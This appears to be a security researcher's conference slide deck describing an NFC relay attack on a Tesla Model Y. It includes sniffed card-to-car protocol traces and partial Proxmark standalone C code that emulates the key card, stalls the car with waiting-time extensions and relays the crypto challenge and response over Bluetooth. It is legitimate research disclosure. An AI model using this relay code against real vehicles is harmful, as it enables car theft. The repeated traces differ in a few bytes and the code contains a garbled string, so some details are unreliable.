



Tesla ModelY NFC relay attack from 1000's of km away.

Josep Pi Rodriguez
Principal Security Consultant



About IOActive and myself



IOActive[®]

About me



- ▶ Reverse engineering. From bare metal firmware to Operating Systems...
- ▶ HW Hacker. Memory chip extractions, intraboard attacks, fault injection...
- ▶ Code review. Firmware, Operating Systems, Server-client Applications...
- ▶ I like to break stuff and face challenges but also to find fixes and mitigations for my findings.



Who We Are



- ▶ Highly-skilled security authorities, real-world expertise
 - ▶ Industry leading research in:
 - ▶ Automotive, Transportation, Healthcare, SCADA/ICS, Robotics, Smart Cities and Silicon
 - ▶ ‘Attacker’ mindset with unshakeable ethics
 - ▶ Breadth, depth of global services
 - ▶ Multimillion dollar hardware hacking labs in Seattle, Madrid, and UK
- ▶ Staying power: company founded in 1998
 - ▶ Commitment to assuring client satisfaction


Vehicle Cybersecurity Customers



- ▶ Most major passenger vehicle manufacturers (US, EMEA, Japan)
- ▶ Almost every major commercial vehicle manufacturer (US, EMEA)
- ▶ Several autonomous vehicle manufacturers
- ▶ Several EVSE manufacturers and operators
- ▶ Many tier 1 suppliers
- ▶ Many tier 2+ suppliers
- ▶ Some fleet operators
- ▶ Numerous telematics providers
- ▶ Have reviewed IT, OT and PT in vehicle space
- ▶ Numerous non-ground vehicle clients



Motivations




Motivations



- ▶ Number one, It is fun.
- ▶ Check NFC relay attack against Newest Tesla Model Y. Is it still possible like other Tesla Models?
- ▶ Using Proxmark with its newest available features. Blueshark + standalone.
- ▶ Explore the attack over Bluetooth, WiFi and Internet (mule & attacker).
- ▶ Explore NFC distances between mule and card or phone.



NFC Relay attack



Relay Attack



- ▶ Nothing new, being exploited by attackers since many years ago.
- ▶ Relay the cryptographic material between client and vehicle.



Relay Attack



- ▶ How the NFC feature works in vehicles (oversimplified):



2. I generated the response for that challenge, here it is for you.



1. Hey, give me the response for this cryptographic challenge

The Plan




- ▶ Sniff communications between client (card or phone) and vehicle.
- ▶ Reverse engineer protocol, from low level to application layer (APDU).
- ▶ Build 2 clients. Mule (smartphone or embedded device). Attacker, Proxmark that communicates with vehicle and Mule's device.
- ▶ Experiment with it.




The Tool



- ▶ Proxmark RDV 4.0 with Blueshark module.



The Tool



► Why:


- It is very small, portable and cheap.
- It is very powerful. Lots of capabilities with blueshark module.
- Can be used for the Sniffing process.
- Can be used to perform the attack.




The Tool




- ▶ Blueshark module:
- Adds Battery, no cable is needed to power the Proxmark.
- Adds Bluetooth capability to the Proxmark.



The Tool



- ▶ Standalone mode:
- Proxmark has an ARM SoC where you can run your own code.
- Our code can interact with the Bluetooth chip over UART and with the Proxmark's FPGA for the NFC comms. More on this later..



The Plan



- ▶ Sniff communications between client (card or phone) and vehicle.
- ▶ Reverse engineer protocol, from low level to application layer (APDU).
- ▶ Build 2 clients. Mule (smartphone or embedded device). Attacker, Proxmark that communicates with vehicle and Mule's device.
- ▶ Experiment with it.



Communications analysis with Proxmark.



NFC low level

APP layer (APDU)

1	Start	End	Src	Data (! denotes parity error)	CRC	Annotation
2	0	1056	Rdr	26		REQA
3	2244	4612	Tag	48 00		
4	90352	92816	Rdr	93 20		ANTICOLL
5	94020	95844	Tag	88		
6	109136	199664	Rdr	93 70 80 04 37 5f e4 bb 80	ok	SELECT_UID
7	200868	204388	Tag	24 d8 36		
8	310352	312816	Rdr	95 20		ANTICOLL-2
9	314020	319844	Tag			
10	406816	417344	Rdr	95 70 d2 49 59 80 42 1d 75	ok	ANTICOLL-2
11	418532	422116	Tag	20 fc 70		
12	494992	499760	Rdr	e0 60 3f 94	ok	RATS
13	501604	509796	Tag	05 78 77 91 02 d5 b6	ok	
14	570688	571744	Rdr	26		REQA
15	690752	712736	Rdr	0a 00 00 a4 04 00 0a f4 65 73 6c 61 4c 6f 67 69		
16				63 f8 09	ok	? 1
17	1010196	1017172	Tag	0a 00 6d 00 83 5f	ok	
18	1069600	1070656	Rdr	26		REQA
19	1177216	1199200	Rdr	0b 00 00 a4 04 00 0a 74 65 73 6c 61 4c 6f 67 69		
20				63 01 bb	ok	? 2
21	1314372	1321412	Tag	0b 00 90 00 48 8f	ok	
22	1378064	1379120	Rdr	26		REQA
23	1496768	1497824	Rdr	26		REQA
24	1628528	1629584	Rdr	26		REQA
25	1761504	1762560	Rdr	26		REQA
26	1878624	1879680	Rdr	26		REQA
27	1991648	1992704	Rdr	26		REQA
28	2113568	2151872	Rdr	0a 00 80 11 00 00 51 04 ae be 64 04 fa bb 97 5b		
29				a7 8c 00 05 c1 28 76 ab 50 f8 7c 8c 60 d8 42 96		
30				ee 62 53 82 0a 3e bc f6 5a fe 2e 50 93 7f 94 16		
31				63 eb 4a b7 80 ad 36 b8 3b 00 69 50 a5 6b 3f 9b		
32				60 29 e1 7d a6 aa a4 80 50 c8 cc 3a 28 58 99 3b		
33				bb c6 3c 9c 9b fa 95 da cf c1	ok	? 3
34	2292212	2293300	Tag	fa 00 01 d3 4b		
35	2303284	2304948	Tag	a3 02		
36	2639604	2645428	Tag	fa 00 01 d3 4b		
37	2704032	2710208	Rdr	fa 00 01 d3 4b	ok	? 4
38	3132468	3138292	Tag	fa 00 01 d3 4b		
39	3196944	3202800	Rdr	fa 00 01 d3 4b	ok	? 5
40	3506388	3512212	Tag	fa 00 01 d3 4b		
41	3570032	3575888	Rdr	fa 00 01 d3 4b	ok	? 6
42	3884612	3890436	Tag	fa 00 01 d3 4b		
43	3946784	3952640	Rdr	fa 00 01 d3 4b	ok	? 7
44	4028852	4029300	Tag	07		
45	4098020	4123428	Tag	0a 00 aa 9e 8e c7 5d cf 6a d8 8a d0 0c 5b c5 41		
46				15 0a 90 00 8a cf	ok	
47	4175328	4176384	Rdr	26		REQA
48	4278736	4279792	Rdr	26		REQA
49	4406480	4407536	Rdr	26		REQA
50	4537984	4539040	Rdr	26		REQA
51	4668432	4669488	Rdr	26		REQA
52	4791888	4792944	Rdr	26		REQA

Communications analysis with Proxmark.



	Start	End	Src	Data (! denotes parity error)	CRC	Annotation
1						
2						
3	0	1056	Rdr	26		REQA
4	2244	4612	Tag	48 00		
5	90352	92816	Rdr	93 20		ANTICOLL
6	94020	95844	Tag	88		
7	189136	199664	Rdr	93 70 80 04 37 5f e4 bb 80	ok	SELECT_UID
8	200868	204388	Tag	24 d8 36		
9	310352	312816	Rdr	95 20		ANTICOLL-2
10	314020	319844	Tag			
11	406816	417344	Rdr	95 70 d2 49 59 80 42 1d 75	ok	ANTICOLL-2
12	418532	422116	Tag	20 fc 70		
13	494992	499760	Rdr	e0 60 3f 94	ok	RATS
14	501604	509796	Tag	e5 78 77 91 02 d5 b6	ok	
15	570688	571744	Rdr	26		REQA
16	690752	712736	Rdr	0a 00 00 a4 04 00 0a f4 65 73 6c 61 4c 6f 67 69		
17				63 f8 09	ok	? 1
18	1010196	1017172	Tag	0a 00 6d 00 83 5f	ok	
19	1069600	1070656	Rdr	26		REQA
20	1177216	1199200	Rdr	0b 00 00 a4 04 00 0a 74 65 73 6c 61 4c 6f 67 69		
21				63 01 bb	ok	? 2
22	1314372	1321412	Tag	0b 00 90 00 48 8f	ok	
23	1378064	1379120	Rdr	26		REQA
24	1496768	1497824	Rdr	26		REQA
25	1628528	1629584	Rdr	26		REQA
26	1761504	1762560	Rdr	26		REQA
27	1878624	1879680	Rdr	26		REQA
28	1991648	1992704	Rdr	26		REQA
29	2113568	2151872	Rdr	0a 00 80 11 00 00 51 04 ae be 64 04 fa bb 97 5b		
30				a7 8c 00 05 c1 28 76 ab 50 f8 7c 8c 60 d8 42 96		
31				ee 62 53 82 0a 3e bc f6 5a fe 2e 50 93 7f 94 16		
32				63 eb 4a b7 80 ad 36 b8 3b 00 69 50 a5 6b 3f 9b		
33				60 29 e1 7d a6 aa a4 80 50 c8 cc 3a 28 58 99 3b		
34				bb c6 3c 9c 9b fa 95 da cf c1	ok	? 3
35	2292212	2293300	Tag	fa		
36	2303284	2304948	Tag	a3 02		
37	2639604	2645428	Tag	fa 00 01 d3 4b		
38	2704352	2710208	Rdr	fa 00 01 d3 4b	ok	? 4
39	3132468	3138292	Tag	fa 00 01 d3 4b		
40	3196944	3202800	Rdr	fa 00 01 d3 4b	ok	? 5
41	3506388	3512212	Tag	fa 00 01 d3 4b		
42	3570032	3575888	Rdr	fa 00 01 d3 4b	ok	? 6
43	3884612	3890436	Tag	fa 00 01 d3 4b		
44	3946784	3952640	Rdr	fa 00 01 d3 4b	ok	? 7
45	4028852	4029300	Tag	07		
46	4098020	4123428	Tag	0a 00 aa 9e 8e c7 5d cf 6a d8 8a d0 0c 5b c5 41		
47				15 0a 90 00 8a cf	ok	
48	4175328	4176384	Rdr	2b		REQA
49	4278736	4279792	Rdr	26		REQA
50	4406480	4407536	Rdr	26		REQA
51	4537984	4539040	Rdr	26		REQA
52	4668432	4669488	Rdr	26		REQA
53	4791888	4792944	Rdr	26		REQA

1 Select AID used for smartphones.

1 6d00 from NFC card.

2 Select AID for NFC card.

2 9000 from card.

Communications analysis with Proxmark.



3 Crypto challenge.

4 Waiting time Extension.


5 Crypto response.

	Start	End	Src	Data (! denotes parity error)	CRC	Annotation
1						
2						
3	0	1056	Rdr	26		REQA
4	2244	4612	Tag	48 00		
5	90352	92816	Rdr	93 20		ANTICOLL
6	94020	95844	Tag	88		
7	109136	199664	Rdr	93 70 80 04 37 5f e4 bb 80	ok	SELECT_UID
8	200868	204388	Tag	24 d8 36		
9	310352	312816	Rdr	95 20		ANTICOLL-2
10	314020	319844	Tag			
11	406816	417344	Rdr	95 70 d2 49 59 80 42 1d 75	ok	ANTICOLL-2
12	418532	422116	Tag	20 fc 70		
13	494992	499760	Rdr	e0 60 3f 94	ok	RATS
14	501604	509796	Tag	05 78 77 91 02 d5 b6	ok	
15	570688	571744	Rdr	26		REQA
16	690752	712736	Rdr	0a 00 00 a4 04 00 0a f4 65 73 6c 61 4c 6f 67 69	ok	?
17				63 f8 09	ok	1
18	1010196	1017172	Tag	0a 00 6d 00 83 5f	ok	
19	1069600	1070656	Rdr	26		REQA
20	1177216	1199200	Rdr	0b 00 00 a4 04 00 0a 74 65 73 6c 61 4c 6f 67 69	ok	?
21				63 01 bb	ok	2
22	1314372	1321412	Tag	0b 00 90 00 48 8f		
23	1378064	1379120	Rdr	26		REQA
24	1496768	1497824	Rdr	26		REQA
25	1628528	1629584	Rdr	26		REQA
26	1761504	1762560	Rdr	26		REQA
27	1878624	1879680	Rdr	26		REQA
28	1991648	1992704	Rdr	26		REQA
29	2113568	2151872	Rdr	0a 00 80 11 00 00 51 04 ae be 64 04 fa bb 97 5b		
30				a7 8c 00 05 c1 28 76 ab 50 f8 7c 8c 60 d8 42 96		
31				ee 62 53 82 0a 3e bc f6 5a fe 2e 50 93 7f 94 16		3
32				63 eb 4a b7 80 ad 36 b8 3b 00 69 50 a5 6b 3f 9b		
33				60 29 e1 7d a6 aa a4 80 50 c8 cc 3a 28 58 99 3b		
34				bb c6 3c 9c 9b fa 95 da cf c1	ok	?
35	2292212	2293300	Tag	fa !		
36	2303284	2304948	Tag	a3 ! 02		
37	2639604	2645428	Tag	fa 00 01 d3 4b		
38	2704032	2710208	Rdr	fa 00 01 d3 4b	ok	?
39	3132468	3138292	Tag	fa 00 01 d3 4b		
40	3196944	3202800	Rdr	fa 00 01 d3 4b	ok	?
41	3506388	3512212	Tag	fa 00 01 d3 4b		
42	3570032	3575888	Rdr	fa 00 01 d3 4b	ok	?
43	3884612	3890436	Tag	fa 00 01 d3 4b		
44	3946784	3952640	Rdr	fa 00 01 d3 4b	ok	?
45	4028852	4029300	Tag	07		
46	4098020	4123428	Tag	0a 00 aa 9e 8e c7 5d cf 6a d8 8a d0 0c 5b c5 41	ok	5
47				15 0a 90 00 8a cf		
48	4175328	4176384	Rdr	2b		REQA
49	4278736	4279792	Rdr	26		REQA
50	4406480	4407536	Rdr	26		REQA
51	4537984	4539040	Rdr	26		REQA
52	4668432	4669488	Rdr	26		REQA
53	4791888	4792944	Rdr	26		REQA


The plan.




2. I generated the response for that challenge, here it is for you.



The plan.




The Proxmark code





Must read:

<https://github.com/RfidResearchGroup/proxmark3/wiki/Standalone-mode>

https://github.com/RfidResearchGroup/proxmark3/blob/master/armsrc/Standalone/hf_replay.c



The Proxmark code




Emulate an ISO 14443

```
BigBuf_free_keep_EM();

if (SimulateIso14443aInit(tagType, flags, data, &responses, &cuid, counters, tearings, &pages) == false) {
    BigBuf_free_keep_EM();
    reply_ng(CMD_HF_MIFARE_SIMULATE, PM3_EINIT, NULL, 0);
    DbpString(_YELLOW_("!!") "Error initializing the emulation process!");
    SpinDelay(500);
    continue;
}

iso14443a_setup(FPGA_HF_ISO14443A_TAGSIM_LISTEN);
```

The Proxmark code



```
if ((flag == 0) & (!GetIso14443aCommandFromReader(receivedCmd, receivedCmdPar, &len))){
    DbpString(_YELLOW_("!!!") "Emulator stopped");
    retval = PM3_EOPABORTED;
    break;
}
tag_response_info_t *p_response = NULL;
LED_B_ON();

// dynamic_response_info will be in charge of responses
dynamic_response_info.response_n = 0;

if (lenpacket == 0 && flag == 1) { // Check for Bluetooth packages
    if (usart_rxdata_available()) {
        dynamic_response_info.response_n = 5;
        dynamic_response_info.response[0] = 0xfa;
        dynamic_response_info.response[1] = 0x00;
        dynamic_response_info.response[2] = 0x01;
        dynamic_response_info.response[3] = 0xd3;
        dynamic_response_info.response[4] = 0x4b;
        p_response = &dynamic_response_info;
        DbpString(_YELLOW_("!!!") "Sending LAST WTX");
        Dbhexdump(dynamic_response_info.response_n, dynamic_response_info.response, false);
        EmSendPrecompiledCmd(p_response);

        DbpString(_YELLOW_("!!!") "reading last response from reader!");
        if (!GetIso14443aCommandFromReader(receivedCmd, receivedCmdPar, &len)){
            DbpString(_YELLOW_("!!!") "HEY! LAST GetIso14443aCommandFromReader FAILED!");
        }
        lenpacket = usart_read_ng(rpacket, sizeof(rpacket));
        flag = 0;

        if (lenpacket > 0) {
            DbpString(_YELLOW_("[" "]") "Received Bluetooth data" _YELLOW_(" "));
            Dbhexdump(lenpacket, rpacket, false);
            prevcmd = prevcmd;
        }
    }
}
```

The Proxmark code



```
if (receivedCmd[0] == ISO14443A_CMD_REQA && len == 1 && req_flag == 0) { // Received a REQUEST
    DbpString(_YELLOW_("+") "REQUEST Received");
    p_response = &responses[RESP_INDEX_ATQA];
    req_flag = 1;
} else if (receivedCmd[0] == ISO14443A_CMD_HALT && len == 4) { // Received a HALT
    DbpString(_YELLOW_("+") "Received a HALT");
    p_response = NULL;
    resp = 0;
} else if (receivedCmd[0] == ISO14443A_CMD_WUPA && len == 1) { // Received a WAKEUP
    DbpString(_YELLOW_("+") "WAKEUP Received");
    p_response = &responses[RESP_INDEX_ATQA];
    resp = 0;
} else if (receivedCmd[1] == 0x20 && receivedCmd[0] == ISO14443A_CMD_ANTICOLL_OR_SELECT && len == 2) {
    req_crc = 0;
    DbpString(_YELLOW_("+") "Request for UID C1");
}
```



The Proxmark code



```
if ((receivedCmd[0] == 0x0a || receivedCmd[0] == 0x0b || receivedCmd[0] == 0xfa) && len > 3) {  
    if (receivedCmd[7] == 0xf4) {  
        DbpString(_YELLOW_("!!") "Receiving first select Tesla AID");  
        req_crc = 1;  
  
        dynamic_response_info.response_n = 4;  
        dynamic_response_info.response[0] = 0x0a;  
        dynamic_response_info.response[1] = 0x00;  
        dynamic_response_info.response[2] = 0x6d;  
        dynamic_response_info.response[3] = 0x00;  
    }  
    if (receivedCmd[7] == 0x74) {  
        DbpString(_YELLOW_("!!") "Receiving second select Tesla AID");  
        req_crc = 0;  
        dynamic_response_info.response_n = 6;  
        dynamic_response_info.response[0] = 0x0b;  
        dynamic_response_info.response[1] = 0x00;  
        dynamic_response_info.response[2] = 0x90;  
        dynamic_response_info.response[3] = 0x00;  
        dynamic_response_info.response[4] = 0x48;  
        dynamic_response_info.response[5] = 0x8f;  
  
        prevcmd = receivedCmd[0];  
    }  
    if (receivedCmd[0] == 0xfa) {  
        DbpString(_YELLOW_("!!") "Receiving WTX response from reader, send WTX again");  
        req_crc = 0;  
  
        dynamic_response_info.response_n = 5;  
        dynamic_response_info.response[0] = 0xfa;  
        dynamic_response_info.response[1] = 0x00;  
        dynamic_response_info.response[2] = 0x01;  
        dynamic_response_info.response[3] = 0xd3;  
        dynamic_response_info.response[4] = 0x4b;  
    }  
}
```

The Proxmark code



```
if (receivedCmd[3] == 0x11) {
    DbpString(_YELLOW_("!!") "Receiving Challenge from reader");
    prevcmd = receivedCmd[0];
    buflen = len;
    memcpy(&buffert[0], &bufferlen, 1);
    memcpy(&buffert[1], &receivedCmd[1], buflen);
    resp = 2;




    DbpString(_YELLOW_("!!") "Sending WTX to reader");
    req_crc = 0;

    dynamic_response_info.response_n = 5;
    dynamic_response_info.response[0] = 0xfa;
    dynamic_response_info.response[1] = 0x00;
    dynamic_response_info.response[2] = 0x01;
    dynamic_response_info.response[3] = 0xd3;
    dynamic_response_info.response[4] = 0x4b;
}

if (lenpacket > 0) {
    DbpString(_YELLOW_("[" "] "Answering using Bluetooth data!" _YELLOW_("]"));
    if (rpacket[0] != 0x0b){
        memcpy(&dynamic_response_info.response[2], rpacket, lenpacket);
        dynamic_response_info.response[0] = 0xa0;
        dynamic_response_info.response[1] = 0x00;
        dynamic_response_info.response[lenpacket+2] = 0x90;
        dynamic_response_info.response[lenpacket+3] = 0x00;
        dynamic_response_info.response_n = lenpacket + 4;
        req_crc = 1;
        lenpacket = 0;
        resp = 1;
        final = 1;
    } else {
        dynamic_response_info.response[0] = 0x0b;
        dynamic_response_info.response[1] = 0x00;
        dynamic_response_info.response[2] = 0x90;
